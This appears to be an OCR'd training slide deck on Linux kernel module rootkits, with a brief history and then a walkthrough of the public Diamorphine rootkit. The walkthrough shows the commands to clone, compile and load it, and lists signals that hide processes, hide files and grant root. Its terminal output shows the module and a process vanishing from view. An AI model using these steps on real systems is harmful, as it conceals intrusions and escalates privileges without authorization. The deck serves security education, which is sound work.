LKM rootkits 1


Information Security Inc.

Contents

- What are rootkits?
- Brief history
- About LKM (linux kernel module) rootkits
- Testing Environment
- Diamorphine LKM
- Installing Diamorphine
- Using Diamorphine
- References

What are rootkits?

- A rootkit establishes a remote interface on a machine that allows the system to be manipulated (C2) and data to be collected (surveillance) in a manner that is difficult to observe (concealment)




Brief history

- Ken Thompson’s rootkit
- Brain virus
- SunOS rootkit, 1990

- SonyBMG rootkit
- Greek wiretapping
- CarrierIQ rootkit on smartphone and handheld devices


About LKM (linux kernel module) rootkits

- Insertion of malicious code into kernel on the fly
- Enables overriding kernel system calls
- Enables manipulation of /dev/kmem device file, allowing intruder to virtually control the kernel on runtime, monitoring every read/write memory operations



About LKM (linux kernel module) rootkits

- Allows for CPU register hooking
- Facilitates Kernel object hooking
- Allows direct kernel object manipulation



Testing Environment

- Kali Linux 2017

```
root@kali2017:/etc/apt# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.3"
VERSION_ID="2017.3"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Diamorphine LKM

- Diamorphine is a LKM rootkit for Linux Kernels 2.6.x/3.x/4.x

Features
==========

- When loaded, the module starts invisible;
- Hide/unhide any process by sending a signal 31;
- Sending a signal 63(to any pid) makes the module become (in)visible;
- Sending a signal 64(to any pid) makes the given user become root;
- Files or directories starting with the MAGIC_PREFIX become invisble;

Installing Diamorphine

- Verify if the kernel is 2.6.x/3.x/4.x -> uname –r

```
root@kali2017:~# uname -r
4.13.0-kali1-amd64
```

Installing Diamorphine

- Clone the repository

```
root@kali2017:~# git clone https://github.com/m0nad/Diamorphine
Cloning into 'Diamorphine'...
remote: Counting objects: 73, done.
remote: Total 73 (delta 0), reused 0 (delta 0), pack-reused 73
Unpacking objects: 100% (73/73), done.
```

Installing Diamorphine

- Enter the folder, compile and load the module (as root)

```
root@kali2017:~# cd Diamorphine/
root@kali2017:~/Diamorphine# make
make -C /lib/modules/4.13.0-kali1-amd64/build M=/root/Diamorphine modules
make[1]: Entering directory '/usr/src/linux-headers-4.13.0-kali1-amd64'
  CC [M]  /root/Diamorphine/diamorphine.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/Diamorphine/diamorphine.mod.o
  LD [M]  /root/Diamorphine/diamorphine.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.13.0-kali1-amd64'
root@kali2017:~/Diamorphine# insmod diamorphine.ko
```

Using Diamorphine

- When loaded, the module starts invisible

```
root@kali2017:~/Diamorphine# lsmod | grep -i dia
root@kali2017:~/Diamorphine# cat /proc/modules  | grep -i dia
root@kali2017:~/Diamorphine# modinfo diamorphine
modinfo: ERROR: Module diamorphine not found.
root@kali2017:~/Diamorphine# kmod list | grep -i diamorphine
```

Using Diamorphine

- Hide a python process by sending a signal 31
- Python process -> pid 4264

```
root@kali2017:~# ps -a | grep -i pyt
  4264 pts/1    00:00:00 python
root@kali2017:~# lsof -p 4264
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
python  4264 root  cwd    DIR    8,1     4096 6160385 /root
python  4264 root  rtd    DIR    8,1     4096       2 /
python  4264 root  txt    REG    8,1  3701568 1578827 /usr/bin/python2.7
python  4264 root  mem    REG    8,1    47632 3809967 /lib/x86_64-linux-gnu/libnss_files-2.24.so
python  4264 root  mem    REG    8,1    66992 3803228 /lib/x86_64-linux-gnu/libbz2.so.1.0.4
python  4264 root  mem    REG    8,1    46792 2508064 /usr/lib/python2.7/lib-dynload/bz2.x86_64-linux-gnu.so
python  4264 root  mem    REG    8,1    25192 2501215 /usr/lib/python2.7/lib-dynload/_hashlib.x86_64-linux-gnu.so
python  4264 root  mem    REG    8,1  2674312 1573172 /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
python  4264 root  mem    REG    8,1   438752 1573302 /usr/lib/x86_64-linux-gnu/libssl.so.1.1
python  4264 root  mem    REG    8,1   106344 2508061 /usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.so
python  4264 root  mem    REG    8,1  1681176 3809957 /lib/x86_64-linux-gnu/libc-2.24.so
python  4264 root  mem    REG    8,1  1063328 3809961 /lib/x86_64-linux-gnu/libm-2.24.so
python  4264 root  mem    REG    8,1   105088 3803397 /lib/x86_64-linux-gnu/libz.so.1.2.8
python  4264 root  mem    REG    8,1    10688 3809976 /lib/x86_64-linux-gnu/libutil-2.24.so
python  4264 root  mem    REG    8,1    14640 3809960 /lib/x86_64-linux-gnu/libdl-2.24.so
python  4264 root  mem    REG    8,1   135440 3809972 /lib/x86_64-linux-gnu/libpthread-2.24.so
python  4264 root  mem    REG    8,1   153288 3803011 /lib/x86_64-linux-gnu/ld-2.24.so
python  4264 root  mem    REG    8,1   328180 2098429 /usr/lib/locale/aa_DJ.utf8/LC_CTYPE
python  4264 root  mem    REG    8,1    26258 1840503 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
python  4264 root    0u   CHR  136,1      0t0       4 /dev/pts/1
python  4264 root    1u   CHR  136,1      0t0       4 /dev/pts/1
python  4264 root    2u   CHR  136,1      0t0       4 /dev/pts/1
python  4264 root    3u  IPv4  25846      0t0     TCP *:http (LISTEN)
python  4264 root    7r   CHR    1,9      0t0    7818 /dev/urandom
```

Using Diamorphine

- Hide the process with pid 4264 by sending a signal 31

```
root@kali2017:~# kill -31 4264
root@kali2017:~# lsof -p 4264
root@kali2017:~#
root@kali2017:~#
root@kali2017:~# ps auxw | grep -v grep | grep -i pyt
root@kali2017:~#
```

References

- Wikipedia
https://en.wikipedia.org/wiki/Rootkit

- Kali Linux
https://www.kali.org/downloads/

- Diamorphine Kitploit
http://www.kitploit.com/2017/11/diamorphine-lkm-rootkit-for-linux.html